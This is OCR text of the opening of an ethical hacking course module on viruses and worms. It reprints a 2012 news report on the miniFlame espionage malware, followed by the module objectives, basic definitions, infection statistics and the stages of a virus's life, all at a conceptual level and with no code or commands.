
Viruses and Worms

Module 07



Viruses and Worms


Module 07

Engineered by Hackers. Presented by Professionals.

Ethical Hacking and Countermeasures v8

Module 07: Viruses and Worms

Exam 312-50



October 19, 2012

Global Cyber-Warfare Tactics: New Flame-linked Malware used in "Cyber-Espionage"

A new cyber espionage program linked to the notorious Flame and Gauss malware has been detected by Russia's Kaspersky Lab. The anti-virus giant's chief warns that global cyber warfare is in "full swing" and will probably escalate in 2013.

The virus, dubbed miniFlame, and also known as SPE, has already infected computers in Iran, Lebanon, France, the United States and Lithuania. It was discovered in July 2012 and is described as *"a small and highly flexible malicious program designed to steal data and control infected systems during targeted cyber espionage operations,"* Kaspersky Lab said in a statement posted on its website.

The malware was originally identified as an appendage of Flame – the program used for targeted cyber espionage in the Middle East and acknowledged to be part of joint US-Israeli efforts to undermine Iran's nuclear program.

But later, Kaspersky Lab analysts discovered that miniFlame is an *"interoperable tool that could be used as an independent malicious program, or concurrently as a plug-in for both the Flame and Gauss malware."*

The analysis also showed new evidence of cooperation between the creators of Flame and Gauss, as both viruses can use miniFlame for their operations.

http://www.globalresearch.ca

Security News

Global Cyber-Warfare Tactics: New Flame-linked Malware used in "Cyber-Espionage"

Source: http://www.globalresearch.ca

A new cyber espionage program linked to the notorious Flame and Gauss malware has been detected by Russia's Kaspersky Lab. The antivirus giant's chief warns that global cyber warfare is in "full swing" and probably escalate in 2013.

The virus, dubbed miniFlame, and also known as SPE, has already infected computers in Iran, Lebanon, France, the United States, and Lithuania. It was discovered in July 2012 and is described as "a small and highly flexible malicious program designed to steal data and control infected systems during targeted cyber espionage operations," Kaspersky Lab said in a statement posted on its website.

The malware was originally identified as an appendage of Flame, the program used for targeted cyber espionage in the Middle East and acknowledged to be part of joint US-Israeli efforts to undermine Iran's nuclear program.

But later, Kaspersky Lab analysts discovered that **miniFlame** is an "interoperable tool that could be used as an independent malicious program, or concurrently as a plug-in for both the Flame and Gauss malware."

The analysis also showed new evidence of **cooperation** between the creators of Flame and Gauss, as both viruses can use miniFlame for their operations.

"MiniFlame's ability to be used as a plug-in by either Flame or Gauss clearly connects the collaboration between the development teams of both Flame and Gauss. Since the connection between **Flame** and **Stuxnet/Duqu** has already been revealed, it can be concluded that all these advanced threats come from the same 'cyber warfare' factory," **Kaspersky Lab** said.

High-precision attack tool

So far just 50 to 60 cases of infection have been detected worldwide, according to Kaspersky Lab. But unlike Flame and Gauss, miniFlame in meant for installation on machines already infected by those viruses.

"MiniFlame is a high-precision attack tool. Most likely it is a targeted cyber weapon used in what can be defined as the second wave of a **cyber attack**," Kaspersky's Chief Security Expert Alexander Gostev explained.

"First, Flame or Gauss are used to infect as many victims as possible to collect large quantities of information. After data is collected and reviewed, a potentially interesting victim is defined and identified, and miniFlame is installed in order to conduct more in-depth **surveillance** and cyber-espionage."

The newly-discovered malware can also take screenshots of an **infected computer** while it is running a specific program or application in such as a web browser, Microsoft Office program, Adobe Reader, instant messenger service or FTP client.

Kaspersky Lab believes miniFlame's developers have probably created dozens of different modifications of the program. "At this time, we have only found six of these, dated 2010-2011," the firm said.

'Cyber warfare in full swing'

Meanwhile, Kaspersky Lab's co-founder and CEO Eugene Kaspersky warned that global cyber warfare tactics are becoming more sophisticated while also becoming more **threatening**. He urged governments to work together to fight cyber warfare and cyber-terrorism, Xinhua news agency reports.

Speaking at an International Telecommunication Union Telecom World conference in Dubai, the antivirus tycoon said, "**cyber warfare** is in full swing and we expect it to escalate in 2013."

"The latest malicious virus attack on the world's largest oil and gas company, Saudi Aramco, last August shows how dependent we are today on the Internet and information technology in general, and how vulnerable we are," Kaspersky said.


He stopped short of blaming any particular player behind the **massive cyber-attacks** across the Middle East, pointing out that "our job is not to identity hackers or **cyber-terrorists**. Our firm is like an X-ray machine, meaning we can scan and identify a problem, but we cannot say who or what is behind it."

Iran, who confirmed that it suffered an attack by **Flame malware** that caused severe data loss, blames the United States and Israel for **unleashing** the cyber-attacks.

Copyright © 2005-2012 GlobalResearch.ca

By Russia Today

http://www.globalresearch.ca/global-cyber-warfare-tactics-new-flame-linked-malware-used-in-cyber-espionage/5308867



Module Objectives


- Introduction to Viruses
- Stages of Virus Life
- Working of Viruses
- Indications of Virus Attack
- How does a Computer Get Infected by Viruses
- Virus Analysis
- Types of Viruses
- Virus Maker

- Computer Worms
- Worm Analysis
- Worm Maker
- Malware Analysis Procedure
- Online Malware Analysis Services
- Virus and Worms Countermeasures
- Antivirus Tools
- Penetration Testing for Virus

Module Objectives

The objective of this module is to expose you to the various viruses and worms available today. It gives you **information** about all the available viruses and worms. This module examines the workings of a computer virus, its function, classification, and the manner in which it affects systems. This module will go into detail about the various **countermeasures** available to protect against these virus infections. The main objective of this module is to educate you about the available viruses and worms, **indications** of their attack and the ways to protect against various viruses, and testing your system or network against viruses or worms presence. This module will familiarize you with:


- Introduction to Viruses
- Stages of Virus Life
- Working of Viruses
- Indications of Virus Attack
- How Does a Computer Get Infected by Viruses?
- Virus Analysis
- Types of Viruses
- Virus Maker
- Computer Worms
- Worm Analysis
- Worm Maker
- Malware Analysis Procedure
- Online Malware Analysis Services
- Virus and Worms Countermeasures
- Antivirus Tools
- Penetration Testing for Virus



Module Flow

This section introduces you to various viruses and worms available today and gives you a brief overview of each virus and statistics of viruses and worms in the recent years. It lists various types of viruses and their effects on your system. The working of viruses in each phase has will be discussed in detail. The techniques used by the attacker to distribute malware on the web are highlighted.

Virus and Worms Concept	Malware Analysis
Types of Viruses	Countermeasures
Computer Worms	Penetration Testing



Introduction to Viruses

- A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through file downloads, infected disk/flash drives and as email attachments

Virus Characteristics


- Infects Other Program
- Transforms Itself
- Encrypts Itself
- Alters Data
- Corrupts Files and Programs
- Self Propagates

Introduction to Viruses

Computer viruses have the potential to wreak havoc on both business and personal computers. Worldwide, most businesses have been infected at some point. A virus is a self-replicating program that produces its own code by attaching copies of it into other executable codes. This virus operates without the knowledge or desire of the user. Like a real virus, a computer virus is contagious and can contaminate other files. However, viruses can infect outside machines only with the assistance of computer users. Some viruses affect computers as soon as their code is executed; other viruses lie dormant until a pre-determined logical circumstance is met. There are three categories of malicious programs:

- Trojans and rootkits
- Viruses
- Worms

A worm is a malicious program that can infect both local and remote machines. Worms spread automatically by infecting system after system in a network, and even spreading further to other networks. Therefore, worms have a greater potential for causing damage because they do not rely on the user's actions for execution. There are also malicious programs in the wild that contain all of the features of these three malicious programs.



Virus and Worm Statistics

http://www.av-test.org

Virus and Worm Statistics

Source: http://www.av-test.org

This graphical representation gives detailed information of the **attacks** that have occurred in the recent years. According to the graph, only **11,666, 667** systems were affected by viruses and worms in the year 2008, whereas in the year 2012, the count **drastically increased** to 70,000,000 systems, which means that the growth of malware attacks on systems is increasing exponentially year by year.





FIGURE 7.1: Virus and Worm Statistics



Stages of Virus Life

1 Design
Developing virus code using programming languages or construction kits

2 Replication
Virus replicates for a period of time within the target system and then spreads itself

3 Launch
It gets activated with the user performing certain actions such as running an infected program

4 Detection
A virus is identified as threat infecting target systems

5 Incorporation
Antivirus software developers assimilate defenses against the virus

6 Elimination
Users install antivirus updates and eliminate the virus threats

Stages of Virus Life

Computer virus attacks spread through various stages from inception to design to elimination.

1. **Design:**

   A virus code is developed by using programming languages or construction kits. Anyone with basic **programming knowledge** can create a virus.

2. **Replication:**

   A virus first replicates itself within a **target** system over a period of time.

3. **Launch:**

   It is activated when a user performs certain actions such as **triggering** or running an infected program.

4. **Detection:**


   A virus is identified as a threat infecting **target** systems. Its actions cause considerable damage to the target system's data.

5. **Incorporation:**

   Antivirus software **developers assemble defenses** against the virus.

6. **Elimination:**

   Users are advised to install **antivirus software** updates, thus creating awareness among user groups



Working of Viruses: Infection Phase

Infection Phase

- In the infection phase, the virus replicates itself and attaches to an .exe file in the system

